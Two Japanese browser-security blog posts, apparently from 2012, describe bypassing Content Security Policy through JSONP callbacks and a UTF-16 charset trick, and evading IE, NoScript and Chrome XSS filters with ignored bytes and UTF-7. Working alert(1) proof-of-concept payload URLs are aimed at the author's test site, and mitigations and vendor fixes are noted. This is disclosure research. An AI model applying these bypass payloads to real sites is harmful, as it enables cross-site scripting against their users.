シンプルな迂回方法

やろうとしていることを理解しやすくするために、先にシンプルな迂回方法を示します。

CSPで選択的に外部ドメインのJavaScriptの読み込みを許可しているような場合、読み込みを許可したドメインにscriptタグのsrcとしてエラーのないように悪意のあるスクリプトを書けてしまう箇所があれば、当然XSSがあった時にCSPを迂回して攻撃することができてしまいます。
僕が攻撃しようと思ったら真っ先に狙いに行くのはJSONPのcallback関数名です。具体的に例を示すと、

 CSPを導入したサイトで、外部サイトのcsp.example.comに読み込みたいJavaScriptがあるため、csp.example.comからのJavaScriptの読み込みを許可したとします。そのとき、csp.example.com上に以下のようなページがあったとします。
http://csp.example.com/jsonp?callback=callback
callback({"city":"Tokyo"})

この時以下のようにできてしまったら、まずいということです。

http://csp.example.com/jsonp?callback=alert%281%29//
alert(1)//({"city":"Tokyo"})
このようにJSONPのcallback関数名に使用できる文字があまり制限されていなければ、XSSがあった場合にすんなり期待したCSPの制限を超えてJavaScriptの実行を許してしまいますね。Michal Zalewski氏もこの問題を含めたCSPの記事を書いています。

The subtle / deadly problem with CSP
http://lcamtuf.blogspot.com/2011/08/subtle-deadly-problem-with-csp.html

とはいえ、なかなかページの先頭から何か書けるところというのはこの例くらいしかないですよね。そんな時にひねり出したのがscript要素のcharset属性にUTF-16を指定して迂回する方法です。

UTF-16による迂回

この方法が使える場合というのは、以下の条件を満たした時です:

JavaScriptのsrcとして読み込むことを許可させたサイト上で、

・HTTPレスポンスヘッダにcharset指定がない。
・入力値が出力される箇所より手前の文字をUTF-16(BE/LE)化した時、その文字列がJavaScriptの変数として使用できる文字で構成されている。
・入力値の0x00が直に埋め込まれる。


きびしいですね。こういう条件を満たした都合がよいサイトを実際に用意しましたので、JavaScriptが実行される様子をCSPに対応したブラウザ(FirefoxかChrome推奨)でご覧ください。
このページにはStored XSSの脆弱性があり、scriptが挿入されたと考えてください。サイトオーナーは、「l0.cm」から読み込みたいJavaScriptがあったのでCSPで許可しているという具合です。


http://vulnerabledoma.in/csp_utf16

(※記事を書いた時点では、Firefox 12とSafariは僕が期待した動作をしていません。Firefox 12だとonclickでアラートが出るし、Safariだと全くJavaScriptが動きません。たぶんまだ完全にブラウザがサポートしていないからだと思いますが、CSPのルールの記述の仕方に問題があるようだったら教えて下さい…。)

追記 2012/6/6 --------------------------------
Firefox 12でonclickが動いちゃうの、脆弱性だったらしい…。Firefox 13で修正された模様。

MFSA 2012-36: インラインスクリプトによる Content Security Policy の回避
http://www.mozilla-japan.org/security/announce/2012/mfsa2012-36.html

段階的に導入しやすいようにあえて動くようにしてるとか、そういうんだと思ってた…。 まぁそんな訳でFirefox 13では期待した動作(onclickが動かない)をしています。
------------------------------------------------

(※一応CSPをつけない場合の動きもここから見られるようにしてあります。)

FirefoxかChromeではアラート「1」が出ると思います。これは、l0.cmドメイン上のHTMLページをUTF-16BEのscriptのsrcとして読み込んでいることによります。srcとして実際に解釈されるのは以下です。

 㱨瑭氾਼桥慤㸊㱴楴汥㹸=1;alert(1)//㰯瑩瑬放਼浥瑡⁣桡牳整㴢畴昭㠢㸊㱢潤社਼栱㹃卐⁳牣㰯栱㸊砀㴀㄀㬀愀氀攀爀琀⠀㄀⤀⼀⼊㰯扯摹㸊㰯桴浬
どう見ても立派なエラーのないJavaScriptですね。
ページの頭から自分の入力値の手前までにあるUTF-16の文字列「㱨瑭氾਼桥慤㸊㱴楴汥㹸」(もともとは「<html>[0x0A]<head>[0x0A]<title>x」)を強引に変数とみなすために「=1」で1を代入します。後は続けてJavaScriptを好きに書いて終わりに「//」でコメントアウトしているだけです。
まぁ先頭がうまいこと変数に使用可能な文字になってくれることが極めて珍しいので、最初に書いたように、問題になることはほとんどないと思いますが、こういうのもあり得なくはないよね、ということでしたとさ!
 
また、CSPとは別の問題ですが、1を代入した変数部分に機密情報が入る場合、定義済みの変数名を外部から取り出すことで、情報を盗るという技もあり得ると思います。さらに「while(1)」という文字列をUTF-16とみなして、読み出し防止のループをスルーさせることができる場合もあるかもしれません。これも凄くみみっちい問題なので、以下に都合がいいかんじの例を置くだけにします。
Opera以外のモダンなブラウザなら動くと思います。

http://l0.cm/while16/

ちなみに

Firefox Hacks RebootedのCSPの項を見ていたら、p407の脚注に「Firefox 4ではまだ制限されていませんが、仕様によるとスクリプトファイルのContent-Typeはapplication/javascriptやapplication/jsonに制限されます」とあるので、この例のようなtext/htmlのページをscriptのsrcとする方法はいずれできなくなるかもしれません。 

2012/03/10

ブラウザのXSS保護機能をバイパスする(2)

第2弾です。第1弾はこちら。今回はアプローチがちょっと違います。

無視されるバイトの利用

タグ中に挿入されても無視されるバイトというのがあります。有名なのはIEの「0x00」のスルー(<scr[0x00]ipt>alert(1)</sc[0x00]ript>が動いてしまう)ですが、他にもブラウザと文字エンコーディングによっては無視されるバイトがあります。今回はこれをXSS保護機能のバイパスに使用します。

2か月ほど前に、個人的に無視されるバイトを各ブラウザ・各文字エンコーディングごとに網羅的に調査してみました。んで、この結果を掲載しようと思ったんですが、自分用にまとめたもので汚いし、まだいろいろ調査中の部分もあるのでそれはもうちょっとあとにします。結構たくさんあります。

 IEのXSSフィルターをバイパスする

IEのXSSフィルターはさすがにIEが「0x00」を無視することを知っています。

 http://vulnerabledoma.in/xssable?xss=1&q=%3Cscr%00ipt%3Ealert%281%29%3C/script%3E


(追記 Blogger、「%00」って繋げて発言すると何故か「%00」が除去されてうまくリンクがはれないので、このURLだけリンクしてません…)

これは知っててくれないとXSSフィルターの意味がないよね…。
ただ全ての無視するバイトに対応している訳ではないようです。IEは「x-mac-korean」というcharset指定で、[0xC9]を無視することが個人的な調査でわかりました。これを利用して以下のようにすると、同様のページでバイパスができます。

http://vulnerabledoma.in/xssable?xss=1&q=%3Cmeta%20charset=x-mac-korean%3E%3Ciframe%20sr%C9c=javas%C9cript:alert%281%29%3E%3C/iframe%3E&%3Cmeta%20http-equiv=%22Content-Type%22%20content=%22text/html%3Bcharset=utf-8%22%3E

最初からHTMLに含まれているcharset指定をURLに含むことで、charset指定を挿入しているとみせかけ、XSSフィルターにタグを無効化させ、x-mac-koreanのcharset指定を新たに挿入して、x-mac-koreanで無視されるバイトをXSSフィルターが検出しそうな文字列の間に挟んで検出を回避しています。( なぜ<meta http-equiv="Content-Type" content="***">はブロックして<meta charset=***>はブロックしないんだろうか… )

この要領で様々なパターンが作れます。

http://vulnerabledoma.in/xssable?xss=1&q=%3Cmeta%20charset=x-mac-chinesesimp%3E%3Ciframe%20sr%AAc=javas%AAcript:alert%281%29%3E%3C/iframe%3E&%3Cmeta%20http-equiv=%22Content-Type%22%20content=%22text/html%3Bcharset=utf-8%22%3E

http://vulnerabledoma.in/xssable?xss=1&q=%3Cmeta%20charset=x-mac-thai%3E%3Ciframe%20sr%7Fc=javas%7Fcript:alert%281%29%3E%3C/iframe%3E&%3Cmeta%20http-equiv=%22Content-Type%22%20content=%22text/html%3Bcharset=utf-8%22%3E

http://vulnerabledoma.in/xssable?xss=1&q=%3Cmeta%20charset=x-iscii-as%3E%3Ciframe%20sr%EF%40c=javas%EF%40cript:alert%281%29%3E%3C/iframe%3E&%3Cmeta%20http-equiv=%22Content-Type%22%20content=%22text/html%3Bcharset=utf-8%22%3E

....

まだまだあります。
あと、無視されるバイト使ってませんが、UTF-7を使う方法もうまくいきました。

http://vulnerabledoma.in/xssable?xss=1&q=%3Cmeta%20charset=utf-7%3E%2BADwAcwBjAHIAaQBwAHQAPgBhAGwAZQByAHQAKAAxACkAPAAvAHMAYwByAGkAcAB0AD4-&%3Cmeta%20http-equiv=%22Content-Type%22%20content=%22text/html%3Bcharset=utf-8%22%3E


対策

もちろんこのバイパス方法は、全くXSSの穴がないところにXSSフィルターが穴を作っている訳ではないので、普通のXSS対策ができていれば問題になりません。ただ、万が一XSSを作ってしまった時に、XSSフィルターにきちんと保護してもらうためにできることもあります。

もし、HTTPレスポンスヘッダでcharsetが指定されていればそっちが優先されるので、仮に本来のmetaタグのcharset指定がぶっ壊されてもこのバイパスはできなくなります。

http://vulnerabledoma.in/xssable?xss=1&q=%3Cmeta%20charset=x-mac-korean%3E%3Ciframe%20sr%C9c=javas%C9cript:alert%281%29%3E%3C/iframe%3E&%3Cmeta%20http-equiv=%22Content-Type%22%20content=%22text/html%3Bcharset=utf-8%22%3&charset=utf-8

あるいは、ヘッダに「X-XSS-Protection:1; mode=block」を指定すれば、XSSフィルターが反応した時に画面に「#」が表示されるのみとなり、ページの部分的な変更がされなくなります。

http://vulnerabledoma.in/xssable?xss=2&q=%3Cmeta%20charset=x-mac-korean%3E%3Ciframe%20sr%C9c=javas%C9cript:alert%281%29%3E%3C/iframe%3E&%3Cmeta%20http-equiv=%22Content-Type%22%20content=%22text/html%3Bcharset=utf-8%22%3E
 

いずれXSSフィルター自体が改良されることを期待したいですね。


ちなみに、FirefoxのXSS保護などをしてくれるアドオンのNoScript、ChromeのXSS Auditorも同じような感じで抜けられました。既に両方報告済みで、NoScriptは2週間ほど前に対策されています。

http://noscript.net/changelog#2.3.2

NoScript開発者のGiorgio Maone氏は、僕が報告したその日のうちに修正したRC版をリリースしていました!素晴らしい対応であったことをここに書いておきたいと思います。

全然使われていないようなエンコーディングでもサポートしているだけでこうやって攻撃に応用できたりするので面白いですね。また何か見つけたら書きたいと思います。